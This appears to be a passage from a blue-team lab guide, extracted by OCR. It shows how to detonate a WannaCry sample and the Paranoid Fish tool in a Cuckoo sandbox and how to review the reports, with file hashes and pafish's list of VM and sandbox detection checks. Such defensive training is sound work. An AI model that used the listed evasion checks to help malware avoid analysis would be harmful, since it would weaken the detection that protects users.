
11. **Submitting a sample in Cuckoo**

    Let's try uploading a sample manually in Cuckoo to ensure it's working as expected.

    We have created a bookmark page to our instance of Cuckoo (which is running at IP address 192.18.30.15 on port 8000). Let's manually upload a Wannacry sample! We can do this by:

- Opening the Chrome browser (it's pinned to the Start bar)
- Opening Cuckoo from the favorites tab
- Clicking the "Submit File" function
- Selecting the wannacry.exe file from the Desktop\Blue Team\FamousMalware-Samples\wannacry.exe)

Click "Open".




| Name | Date modified | Type |
|---|---|---|
| .DS_Store | 8/11/2017 5:27 PM | DS_STORE |
| Blackenergy.xls | 8/1/2017 11:06 PM | Microsoft |
| EyePyramid.exe | 8/11/2017 8:19 PM | Applicatio |
| wannacry.exe | 5/15/2017 12:29 AM | Applicatio |

File name: wannacry.exe

12. **Configuring the analysis**

In the next window, we can finetune the Cuckoo analyis configuration. We will stick with most of the default configurations, with the exception of the "Remote Control" feature, please enable this one.

Once the "Remote Control" switch is enabled, please proceed and click the "Analyze" button in the top-right corner of the window.



Configure your Analysis

Timeout: SHORT 60 | MEDIUM 120 | LONG 300 | ...

Options

- Remote Control – Enables Guacamole UI for VM: on
- Enable Injection – Enable behavioral analysis.: on
- Process Memory Dump: on
- Full Memory Dump – If Volatility has been enabled, process an entire VM memory dump with it.: off
- Enforce Timeout: off

wannacry.exe 3.4 MiB

Selection

WANNACRY.EXE


These files you selected will be included in your analysis. When ready, click 'analyze' next to the page title.

13. **Using Cuckoo remote control**

    One very interesting feature in Cuckoo (that got released in 2018) is the ability to remotely control the VM while the analysis is ongoing. In the new window, please click the "Remote Control" button. This will allow us to both monitor and actively interact with the system.

    If you want to take control, you can press the "c" button, after which you can actually control the mouse pointer and the VM. In the case of WannaCry though, the malware is rather aggressive and doesn't really need manual interaction.

    Please stay in this view until the WannaCry sample finishes running (which might take a few minutes), after which you will see the remote control "break" and return an error. If you continue waiting, the screen will refresh and you will see two buttons: "Close simulator" and "Show report". We will now click the "Show report", which will redirect us to the Cuckoo report.




14. **Reviewing Cuckoo results**

Once the report has been opened, let's have a look at the summary:

- What kind of scoring did it receive?
- What signatures are matching?
- ...

Take your time to browse through Cuckoo's interface (please don't limit yourself to the Summary) and have a look at the different tabs available at the left of the web interface. Excellent examples include "Behavior Analysis", "Network Analysis",...

You might notice that in the summary overview, you will see an entry called "Yara"! We will configure this further in a next step!



Summary

File *wannacry.exe*

Summary

| | |
|---|---|
| Size | 3.4MB |
| Type | PE32 executable (GUI) Intel 80386, for MS Windows |
| MD5 | 84c82835a5d21bbcf75a61706d8ab549 |
| SHA1 | 5ff465afaabcbf0150d1a3ab2c2e74f3a4426467 |
| SHA256 | ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa |
| SHA512 | Show SHA512 |
| CRC32 | 4022FCAA |
| ssdeep | None |
| Yara | None matched |

Score

This file is **very suspicious**, with a score of **9.2 out of 10!**

**Please notice**: The scoring system is currently still in development and should be considered an ***alpha*** feature.

Feedback

Expecting different results? Send us this analysis and we will inspect it. Click here


15. **Upload Paranoid Fish in Cuckoo**

Let's now have a look at the behavior of a tool like "Paranoid Fish". As a reminder, Paranoid Fish is a tool that detects virtualization / sandbox environments. It's useful to audit and further improve our sandbox to make it more stealth.

You can find Paranoid Fish as "pafish.exe" under the "Blue Team" folder on the Desktop.

The purpose of this step in Cuckoo is two-fold:

- Review how "detectable" Cuckoo is;
- Review whether Cuckoo detects the fact that the executable attempts to perform sandbox detection;



| Name | Date modified | Type |
|---|---|---|
| Volatility | 5/6/2018 1:35 PM | File fol |
| Vulnerable Software | 8/3/2017 9:32 AM | File fol |
| yara | 5/1/2018 5:14 PM | File fol |
| exfil.7z | 9/15/2017 6:58 PM | 7Z File |
| FamousMalware-Samples.zip | 8/11/2017 4:21 PM | Comp |
| Information.txt | 9/15/2017 5:53 PM | Text D |
| memdump.mem | 5/14/2018 5:53 AM | MEM F |
| New-HoneyHash.ps1 | 9/15/2017 8:48 PM | Windo |
| pafish.exe | 8/2/2017 3:48 PM | Applic |
| ProcFilter.x64.Release.exe | 12/11/2018 5:27 PM | Applic |
| Set_Audit_Pol_PS_v2_3_4_5.cmd | 12/10/2018 2:30 PM | Windo |
| Wireshark | 9/19/2017 6:58 PM | Shortc |


File name: pafish.exe

All Files

16. **Configure pafish.exe analysis**

    As in the previous upload, we will stick with most of the default configurations, with the exception of the "Remote Control" feature, please enable this one.

    Once the "Remote Control" switch is enabled, please proceed and click the "Analyze" button in the top-right corner of the window.



Configure your Analysis

Timeout

SHORT 60 | MEDIUM 120 | LONG 300 | ... SECONDS

Options

Remote Control — Enables Guacamole UI for VM

Enable Injection — Enable behavioral analysis.

Process Memory Dump

Full Memory Dump — If Volatility has been enabled, process an entire VM memory dump with it.

Enforce Timeout

pafish.exe 75.0 KiB

Selection


PAFISH.EXE

These files you selected will be included in your analysis. When ready, click 'analyze' next to the page title.

17. **Open remote control for pafish.exe**

Launch the "Remote Control" feature for pafish.exe. You will notice that the pafish.exe finishes rather quickly. Please click "c" to take over control and scroll through the command line box, so you can analyze the different "TRACED" items in red.

These all seem to indicate that pafish.exe is capable of detecting the fact that it's running inside VirtualBox (Cuckoo). The score is now Paranoid Fish 1 - Cuckoo 0... Once the analysis has finished (just wait), again click the "Show report" button.



C:\Users\James\AppData\Local\Temp\pafish.exe

```
[*] Using IsDebuggerPresent() ... OK

[-] CPU information based detections
[*] Checking the difference between CPU timestamp counters (rdtsc) ... traced!
[*] Checking the difference between CPU timestamp counters (rdtsc) forcing VM ex
it ... traced!
[*] Checking hypervisor bit in cpuid feature bits ... traced!
[*] Checking cpuid hypervisor vendor for known VM vendors ... traced!

[-] Generic sandbox detection
[*] Using mouse activity ... traced!
[*] Checking username ... OK
[*] Checking file path ... OK
[*] Checking common sample names in drives root ... OK
[*] Checking if disk size <= 60GB via DeviceIoControl() ... traced!
[*] Checking if disk size <= 60GB via GetDiskFreeSpaceExA() ... traced!
[*] Checking if Sleep() is patched using GetTickCount() ... OK
[*] Checking if NumberOfProcessors is < 2 via raw access ... traced!
[*] Checking if NumberOfProcessors is < 2 via GetSystemInfo() ... traced!
[*] Checking if pysical memory is < 1Gb ... traced!
[*] Checking operating system uptime using GetTickCount() ... OK
[*] Checking if operating system IsNativeVhdBoot() ... OK

[-] Hooks detection
[*] Checking function ShellExecuteExW method 1 ... traced!
```


18. **Review the pafish report**

Let's have a look at the Cuckoo report for Paranoid Fish! It's interesting to see that Cuckoo scores Paranoid Fish with a high score of 10.6 out of 10 (remember, the scoring system is alpha, so you might have a slightly higher / lower score).

If we check out the signatures (scroll below), you'll see some of the following "high severity" signatures trigger:

- Looks for known filepaths where sandboxes execute samples
- Checks the version of Bios, possibly for anti-virtualization
- Attempts to detect a virtual machine by the use of a pseudo device
- Detects Joe or Anubis Sandboxes through the presence of a file
- Detects VirtualBox through the presence of a device
- ...

The score is now Paranoid Fish 1 - Cuckoo 1 :)



Summary

File *pafish.exe*

Summary — Download | Resubmit sample

| | |
|---|---|
| Size | 75.0KB |
| Type | PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows |
| MD5 | 9159edb64c4a21d8888d088bf2db23f3 |
| SHA1 | 124f46228d1e220d88ae5e9a24d6e713039a64f9 |
| SHA256 | 2180f4a13add5e346e8cf6994876a9d2f5eac3fcb695db8569537010d24cd6d5 |
| SHA512 | Show SHA512 |
| CRC32 | 6F030481 |
| ssdeep | None |
| Yara | • vmdetect - Possibly employs anti-virtualization techniques |

Score

This file is **very suspicious**, with a score of **10.6 out of 10!**

**Please notice**: The scoring system is currently still in development and should be considered an **alpha** feature.

Feedback

Expecting different results? Send us this analysis and we will inspect it. Click here

Information on Execution

Analysis

Category Started Completed Duration Routing Logs

